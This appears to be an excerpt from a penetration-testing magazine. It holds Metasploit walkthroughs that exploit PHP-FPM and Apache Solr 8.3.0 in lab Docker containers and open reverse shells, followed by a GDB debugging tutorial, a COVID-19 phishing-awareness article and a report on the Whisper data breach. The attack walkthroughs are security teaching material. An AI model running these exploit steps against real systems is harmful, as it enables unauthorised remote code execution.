msf5 exploit(multi/http/php_fpm_rce) > set rport 80
rport => 80
msf5 exploit(multi/http/php_fpm_rce) > check

[*] Sending baseline query ...
[*] Detecting QSL ...
[+] The target is probably vulnerable. Possible QSLs: [1765]
[*] Doing sanity check ...
[*] 172.17.0.2:80 - The service is running, but could not be validated. Sanity check failed
msf5 exploit(multi/http/php_fpm_rce) >

```

All your doubts, queries and questions about ethical hacking and penetration testing can be sent to qa@hackercoolmagz.com or get to us at our Facebook Page [Hackercool Magazine](#) or tweet us at [@hackercoolmagz](#).

The target is vulnerable. Execute the module using **run** command.

```
msf5 exploit(multi/http/php_fpm_rce) > run
[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Sending baseline query ...
[*] Detecting QSL ...
[+] The target is probably vulnerable. Possible QSLs: [1765]
[*] Doing sanity check ...
[*] Detecting attack parameters ...
[+] Parameters found: QSL=1760, customh_length=68
[+] Target is vulnerable!
[*] Performing attack using php.ini settings ...
[+] Success! Was able to execute a command by appending 'which which'
[*] Trying to cleanup /tmp/r ...
[+] Cleanup done!
[*] Sending payload ...
[*] Sending stage (38288 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (172.17.0.1:4444 → 172.17.0.2:45082) at 2020-04-17
05:33:50 -0400

[*] Remove /tmp/r and kill workers ...
[+] Done!

meterpreter >
meterpreter >
meterpreter > id
[-] Unknown command: id.
meterpreter > sysinfo
Computer      : c9fa9ffab06f
OS           : Linux c9fa9ffab06f 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1 (2020-
01-20) x86_64
Meterpreter  : php/linux
meterpreter > getuid
Server username: www-data (33)
meterpreter > █
```

[Apache Solr RCE Module](#)

TARGET: Apache Solr <= 8.3.0 **TYPE: Remote** **FIREWALL : Not Applicable**

Apache Solr is a Enterprise Level Search Engine Server written in Java. Organizations use this for collection of data and information about anything. The above mentioned versions are vulnerable to a remote code execution vulnerability. Apache Solr has a optional plugin available VelocityResponseWriter which powers the /browse user interfaces.

This exploit starts with by first identifying a list of Solr core names. Once these are identified, a specially crafted HTTP POST request is sent to the Config API of Solr to toggle the params resource loader value for the Velocity Response Writer plugin in the solrconfig.xml file to true. Using this, remote code is executed on the target. Solr can be installed on either windows or linux but we will use a docker container. First pull a vulnerable version of docker.

```
hackercoolmagz@kali:~$ sudo docker pull solr:8.3.0
[sudo] password for hackercoolmagz:
8.3.0: Pulling from library/solr
844c33c7e6ea: Pull complete
ada5d61ae65d: Pull complete
```

Then run the following commands.

```
hackercoolmagz@kali:~$ sudo docker run --name solr_830 -d -p 8983:8983 -t solr:8.3.0 f109af89ac1977d714ffb2bf53f421fba83ebd36a3cb01b857eebd6908168f36
```

```
hackercoolmagz@kali:~$ sudo docker exec -it --user=solr solr_830 bin/solr create -c techproducts -d sample_techproducts_configs
```

Created new core 'techproducts'

```
hackercoolmagz@kali:~$
```

```
hackercoolmagz@kali:~$ sudo docker exec -it --user=solr solr_830 bash
solr@f109af89ac19:/opt/solr-8.3.0$ bin/post -c techproducts example/exampledocs/*.xml
/usr/local/openjdk-11/bin/java -classpath /opt/solr-8.3.0/dist/solr-core-8.3.0.jar -D
auto=yes -Dc=techproducts -Ddata=files org.apache.solr.util.SimplePostTool example/ex
ampledocs/gb18030-example.xml example/exampledocs/hd.xml example/exampledocs/ipod_oth
er.xml example/exampledocs/ipod_video.xml example/exampledocs/manufacturers.xml exam
ple/exampledocs/mem.xml example/exampledocs/money.xml example/exampledocs/monitor.xml
example/exampledocs/monitor2.xml example/exampledocs/mp500.xml example/exampledocs/sd
500.xml example/exampledocs/solr.xml example/exampledocs/utf8-example.xml example/exa
mpledocs/vidcard.xml
SimplePostTool version 5.0.0
Posting files to [base] url http://localhost:8983/solr/techproducts/update...
Entering auto mode. File endings considered are xml,json,jsonl, csv,pdf,doc,docx,ppt,p
tx,xls,xlsx,odt,odp,ods,ott,otp,ots,rtf,htm,html,txt,log
POSTing file gb18030-example.xml (application/xml) to [base]
POSTing file hd.xml (application/xml) to [base]
POSTing file ipod_other.xml (application/xml) to [base]
POSTing file ipod_video.xml (application/xml) to [base]
POSTing file manufacturers.xml (application/xml) to [base]
```

Once this command finishes execution, it should take you to a solr terminal as shown below.

```
POSTing file money.xml (application/xml) to [base]
POSTing file monitor.xml (application/xml) to [base]
POSTing file monitor2.xml (application/xml) to [base]
POSTing file mp500.xml (application/xml) to [base]
POSTing file sd500.xml (application/xml) to [base]
POSTing file solr.xml (application/xml) to [base]
POSTing file utf8-example.xml (application/xml) to [base]
POSTing file vidcard.xml (application/xml) to [base]
14 files indexed.
COMMITting Solr index changes to http://localhost:8983/solr/techproducts/update...
Time spent: 0:00:02.189
solr@f109af89ac19:/opt/solr-8.3.0$
```



That's all, the target is set. Now search for solr on Metasploit.

```
msf5 > search solr
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Descri
0	exploit/multi/http/solr_velocity_rce	2019-10-29	excellent	Yes	Apache
	Solr Remote Code Execution via Velocity Template				

```
msf5 >
```

Load the solr_velocity_rce module and use the **show options** command to see all the options

```
msf5 > use exploit/multi/http/solr_velocity_rce
msf5 exploit(multi/http/solr_velocity_rce) > show options
```

Module options (exploit/multi/http/solr_velocity_rce):

Name	Current Setting	Required	Description
PASSWORD	SolrRocks	no	Solr password
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	8983	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/solr/	no	Path to Solr
URIPATH		no	The URI to use for this exploit (default is random)
USERNAME	solr	no	Solr username
VHOST		no	HTTP server virtual host

Payload options (cmd/unix/reverse_bash):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Set the rhosts and lhost options shown below and use the **check** command to see if the target is vulnerable or not. Then executing the module should be giving you a shell.

```
msf5 exploit(multi/http/solr_velocity_rce) > set rhosts 172.17.0.2
rhosts => 172.17.0.2
msf5 exploit(multi/http/solr_velocity_rce) > check
```

```
[*] Found Apache Solr 8.3.0
[*] OS version is Linux amd64 5.4.0-kali3-amd64
[*] Found core(s): techproducts
[!] params.resource.loader.enabled for core techproducts is set to false.
[+] 172.17.0.2:8983 - The target is vulnerable.
```

```
msf5 exploit(multi/http/solr_velocity_rce) > run
```

```
[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Found Apache Solr 8.3.0
[*] OS version is Linux amd64 5.4.0-kali3-amd64
[*] Found core(s): techproducts
[!] params.resource.loader.enabled for core techproducts is set to false.
[*] Targeting core 'techproducts'
[*] params.resource.loader.enabled is false, setting it to true...
[+] params.resource.loader.enabled is now set to true!
[*] Command shell session 2 opened (172.17.0.1:4444 -> 172.17.0.2:45226) at 2020-04-17 06:08:17 -0400
```

GNU DEBUGGER

NOT JUST ANOTHER TOOL

A debugger is a computer program used to test the working of and debug other programs. Debugging means breaking down the program to see if it has any bugs or working glitches. These bugs can also be vulnerabilities although most of the times they are random behavior or unexpected behavior of the program (like crashing). A debugger does debugging by running the target program under controlled conditions.


GNU Project debugger more popular as GDB, is one such debugger. It can do four main things for us : Starting the program we want to test, Stop the program at certain points, examine what has happened when the program has stopped and change things in the target program allowing us to experiment. It is a portable debugger and runs on Windows, UNIX and Mac OS X. It can be used to debug programs of the given programming languages below.

- | | |
|------------|----------------|
| 1. Ada | 2. Assembly |
| 3. C | 4. C++ |
| 5. D | 6. Fortran |
| 7. Go | 8. Objective-C |
| 9. OpenCL | 10. Modula-2 |
| 11. Pascal | 12. Rust |

Now let's learn about this tool practically. We are doing this on Kali Linux OS (any version) as GNU debugger is provided by default in it. We create a new directory named "C" and move into that directory.

```
hackercoolmagz@kali:~$ mkdir C
hackercoolmagz@kali:~$ cd C
```

In that folder, use your favorite text editor to create a c script named "first.c" and code a C program as shown below (Type it, don't copy, you will thank us later).



```
File Edit Search Options Help
//Program to add two numbers and display their sum

#include<stdio.h>
int main()
{
int a,b,sum;

printf("Enter the first number: ");
scanf("%d",&a);
printf("Enter the second number:");
scanf("%d",&b);

//Adding
sum=a+b;

printf("%d + %d = %d",a,b,sum);
return 0;
}
```


As can be seen, it is a simple C program that adds two numbers given to it. Once the program is finished, save the file and compile the program using gcc compiler as shown below. Compiling the program is the process of turning it into machine language. This can be done using command `gcc first.c -g -o first`. The "-g" option enables debugging.

Once it is in machine code, we can execute it and see if it is working. It can be done in Linux as `./first`. As we coded it, the program first asks the user to enter the first number. Once it is over, it asks user to enter the second number. When both numbers are entered, it will add them both and print the result after adding them both.

```
hackercoolmagz@kali:~/C$ gcc first.c -g -o first
hackercoolmagz@kali:~/C$ ./first
Enter the first number: 7
Enter the second number:19
7 + 19 = 26
hackercoolmagz@kali:~/C$ █
```

The program is running smoothly as intended. Now, let's load this in the gdb debugger as shown below.

```
hackercoolmagz@kali:~/C$ gdb ./first
GNU gdb (Debian 8.2.1-2) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./first...done.
(gdb) █
```

Now let's run the program once again inside the debugger. This can be done either using command `r` or `run`.

```
(gdb) r
Starting program: /home/hackercoolmagz/C/first
Enter the first number: 3
Enter the second number:8
3 + 8 = 11
[Inferior 1 (process 2543) exited normally]
```

```
(gdb) run
Starting program: /home/hackercoolmagz/C/first
Enter the first number: 999
Enter the second number:888
999 + 888 = 1887
[Inferior 1 (process 2583) exited normally]
```

Now, in case you forgot the code of the program and can't remember what it does you have no need to go out of the debugger. Using `l` or `list` command will show the first 10 lines of the code as shown below.

```
(gdb) list
1 //Program to add two numbers and display their sum
2
3 #include<stdio.h>
4 int main()
5 {
6 int a,b,sum;
7
8 printf("Enter the first number: ");
9 scanf("%d",&a);
10 printf("Enter the second number:");
(gdb) █
```

```
(gdb) list
11 scanf("%d",&b);
12
13 //Adding
14 sum=a+b;
15
16 printf("%d + %d = %d \n",a,b,sum);
17 return 0;
18 }
(gdb) █
```

Now let's add a break point at a certain line of the program. Break points allow us to stop the program at a certain point we want. A break point can be added using command `break` or `b`. Run the program again to see if the program stops at the intended point.

```
(gdb) break 9
Breakpoint 1 at 0x55555555515e: file first.c, line 9.
(gdb) r
Starting program: /home/hackercoolmagz/C/first

Breakpoint 1, main () at first.c:9
9 scanf("%d",&a);
(gdb) █
```

It stops exactly at line 9. The `disable` command disables the latest break point.

```
(gdb) disable b
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/hackercoolmagz/C/first
Enter the first number: 88
Enter the second number:19.5
88 + 19 = 107
[Inferior 1 (process 2604) exited normally]
(gdb) █
```

Now we set a break point at line 10 and want to see something. As the program stops at line

10, we can only enter one value that of variable "a". We can use the **print** command to see the values of variables we have assigned.

```
Breakpoint 2, main () at first.c:10
10     printf("Enter the second number:");
(gdb) print b
$2 = 32767
(gdb) print a
$3 = 127
```

While the value of "a" is something we set and it displaying correctly, we did not yet set the value for variable "b". But it is still showing some random value. We can change the values we already set using the **set** command as shown below.

```
(gdb) set variable a =1027
(gdb) print a
$4 = 1027
(gdb) █
```

We set another break point and all the breakpoints set to the program can be seen using command **info b**.

```
(gdb) break 15
Breakpoint 3 at 0x5555555551aa: file first.c, line 16.
(gdb) info b
Num   Type           Disp Enb Address           What
1     breakpoint     keep n   0x00005555555515e in main at first.c:9
2     breakpoint     keep y   0x000055555555176 in main at first.c:10
      breakpoint already hit 1 time
3     breakpoint     keep y   0x0000555555551aa in main at first.c:16
(gdb) █
```

Al though there are three breakpoints, see that only two of them are active as we disabled one already. Let's run the program again.

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/hackercoolmagz/C/first
Enter the first number: 1027
```

```
Breakpoint 2, main () at first.c:10
10     printf("Enter the second number:");
```

It stops at the break point which is at line 10. To completely remove the breakpoint use command **clear**.

```
(gdb) clear
Deleted breakpoint 2
(gdb) info b
Num   Type           Disp Enb Address           What
1     breakpoint     keep n   0x00005555555515e in main at first.c:9
3     breakpoint     keep y   0x0000555555551aa in main at first.c:16
```

Now there are only two breakpoints. To continue running the program from this point, use command **continue**. This will run the program from the exact point where it stopped.

The program exited normally. **clear** command can be used to delete break points using their line number as shown below.

```
(gdb) info b
Num      Type          Disp Enb Address          What
1        breakpoint    keep n   0x00005555555515e in main at first.c:9
3        breakpoint    keep y   0x0000555555551aa in main at first.c:16
        breakpoint already hit 1 time
(gdb) clear 1
No breakpoint at 1.
(gdb) clear 9
Deleted breakpoint 1
(gdb) clear 16
Deleted breakpoint 3
(gdb) █
```

Let's run the program again after removing all the break points .

```
(gdb) info b
No breakpoints or watchpoints.
(gdb) run
Starting program: /home/hackercoolmagz/C/first
Enter the first number: 1999
Enter the second number:29999
1999 + 29999 = 31998
[Inferior 1 (process 2622) exited normally]
(gdb) █
```

Now, let's set three new break points again on lines 9, 11 and 16. We will assign the values as the program executes.


```
(gdb) b 9
Breakpoint 4 at 0x5555555515e: file first.c, line 9.
(gdb) b 11
Breakpoint 5 at 0x55555555187: file first.c, line 11.
(gdb) b 15
Breakpoint 6 at 0x555555551aa: file first.c, line 16.
```

At the first break point, I set the value of variable "a" to 19.5 and continue the program. I use the **print** command to see the value of variable "a".

```
(gdb) r
Starting program: /home/hackercoolmagz/C/first

Breakpoint 4, main () at first.c:9
9      scanf("%d",&a);
(gdb) set variable a = 19.5
(gdb) continue
Continuing.
Enter the first number:
continue

Breakpoint 5, main () at first.c:11
11     scanf("%d",&b);
(gdb) print a
$5 = 19
(gdb) █
```



As you can see, it is printed as 19 and not 19.5. Our first bug. Similarly the "b" variable is 17 whereas we gave it the value of 17.6.

```
(gdb) print b
$8 = 32767
(gdb) set variable b = 17.6
(gdb) print b
$9 = 17 ←
(gdb) █
```

When we continue the program as it is, the answer we got is 32786 which is definitely wrong. Here we detected that the program is behaving abnormally when decimal numbers are given as input.

```
(gdb) set variable b = 17.6
(gdb) print b
$9 = 17 ←
(gdb) continue
Continuing.
Enter the second number:19 + 17 = 32786
[Inferior 1 (process 2623) exited normally]
```

Here's another example.

```
(gdb) continue
Continuing.
Enter the first number: 19.5

Breakpoint 5, main () at first.c:11
11     scanf("%d",&b);
(gdb) continue
Continuing.

Breakpoint 6, main () at first.c:16
16     printf("%d + %d = %d \n",a,b,sum);
(gdb) continue
Continuing.
Enter the second number:19 + 32767 = 32786
[Inferior 1 (process 2639) exited normally]
(gdb) █
```

Seeing this we can conclude that this program is only suitable for non decimal numbers and result goes wrong even if one of them is a decimal number. Using gdb we found out our first bug in a program. We can even see the assembly code of this program using the **disass** command.

```
(gdb) disass main
Dump of assembler code for function main:
0x000055555555145 <+0>:    push   %rbp
0x000055555555146 <+1>:    mov    %rsp,%rbp
0x000055555555149 <+4>:    sub   $0x10,%rsp
0x00005555555514d <+8>:    lea   0xeb0(%rip),%rdi    # 0x555555556004
0x000055555555154 <+15>:   mov   $0x0,%eax
0x000055555555159 <+20>:   callq 0x55555555030 <printf@plt>
```

But more about this in our future Issues.



ONLINE SECURITY

**Chaminda Hewage,
Cardiff Metropolitan University**

While most of the world is trying to deal with the COVID-19 pandemic, it seems hackers are not on lockdown. Cyber criminals are trying to leverage the emergency by sending out "phishing" attacks that lure internet users to click on malicious links or files. This can allow the hackers to steal sensitive data or even take control of a user's device and use it to direct further attacks. The last thing you want at a time like this is to become a victim of a cyber attack and maybe even lose your computer. But there are some straight forward guidelines that should help you protect yourself.

Many people are searching online for information about COVID-19. But the pandemic has created what the World Health Organization (WHO) calls an "infodemic, in which people are bombarded with an overabundance of both accurate and inaccurate information that is circulating on the internet, making it hard to know what to trust.

Hackers have started to capitalise on this situation by sending out emails that purport to offer health advice from reputable organisations such as governments and the WHO but that are really phishing attacks.

It's hard to know how many attacks are being carried out or how many people are being affected. But new attacks are being reported nearly every day, and some cyber security companies are reporting large increases in enquiries since many people started working from home.

One of the first such attacks was reported

in Mongolia and was aimed at public sector employees. It involved an email and word document (RTF file) about the prevalence of new coronavirus infections, pretending to be from the country's Ministry of Foreign Affairs. The email and document look authentic and provide relevant information. But opening the file installs a malicious piece of code on the victim's computer that runs every time they open their word processing application (for example Microsoft Word).

"One of the first such attacks was reported in Mongolia and was aimed at public sector employees. It involved an email and word document (RTF file) about the prevalence of new coronavirus infections"

The malicious code allowed another computer, known as the command and control center, to remotely access and control the victim's device, uploading more instructions and malicious software. The hackers can then spy on the affected machine, using it to steal data or direct further attacks.

The pandemic is also worsening the situation because more and more people are staying at home and using the internet to work and socialise. This means they may be using their personal computers more and working outside the normal security protections provided by their employers' internal computer systems. They are also working in stressful conditions that could leave them more likely to forget routine security procedures and fall victim to a phishing attack.

Vulnerable at Home

If your computer were to become infected, hackers might be able to steal not only your personal information but also data about your work. And if your device were to crash as a result, you would no longer be able to use it for browsing or remote working. And it might be much

harder to get it repaired due to the movement restrictions imposed due to the pandemic.

Luckily, there are some simple things you can do to spot and deal with phishing attacks. Most simply, you can check for obvious signs of fake or unofficial emails such as poor spelling, grammar and punctuation, as most of these emails are generated from outside the country they are sent to. But also be wary if the email tries to create a sense of urgency, that you must click its link now. And if the content

seems too good to be true then it probably is.

You should also bear in mind that cyber criminals use every opportunity available to exploit weaknesses in cyber security. And a frantic search for health advice is such an opportunity. So you should always make sure that you look for information about COVID-19 on trusted sources such as WHO.int.

**(Article First Appeared on
theconversation.com)**

Whisper

DATA BREACH THIS MONTH

Whisper is an Android and Iphone based app that is something like an anonymous social network. In this app, however, users post and share photo and video messages anonymously. These postings are known as whispers so the name of the app. Founded in year 2012, the app owned by MediaLab has over 250 million users around 187 countries in 2017. In its promotion, whisper describes itself as "the largest online platform where people share real thoughts and feelings... without identities or profiles. It called itself the safest place on the internet.

What?

Data belonging to over **900 million Whisper users** was exposed on the whisper database since year 2012. The exposed data had potentially identifiable information like **user's age, ethnicity, gender, hometown, nickname, and membership of their Whisper group**. Even their secret whispers were exposed. Most of this whisper groups delved into sexual desires and fetishes. One positive point is there are no real names exposed.

But the worst point of this data breach is that it includes data of teens as this app is more popular among teens. Researchers found around 1.3 million users when they searched with age "15".

Who?

The exposed data was detected by independent security researchers.

How?

The database was left exposed on the website without any password for eight years and anybody could have accessed it although there is no evidence someone accessed it.


Aftermath

As soon as the company was notified about the exposed data, it secured the database. The company also announced that much of the exposed data was meant to be public to Whisper users.

Hackercoolmagz's Take

The most worrying aspect of this data breach is not the amount of data exposed but the presence of teen's data in this breach. Although their real names were not exposed, the exposed data can give a hint about where the users posted from, especially location coordinates of the message.

This combined with the nature of confessions can lead to predatorial incidents and also blackmailing of the users.



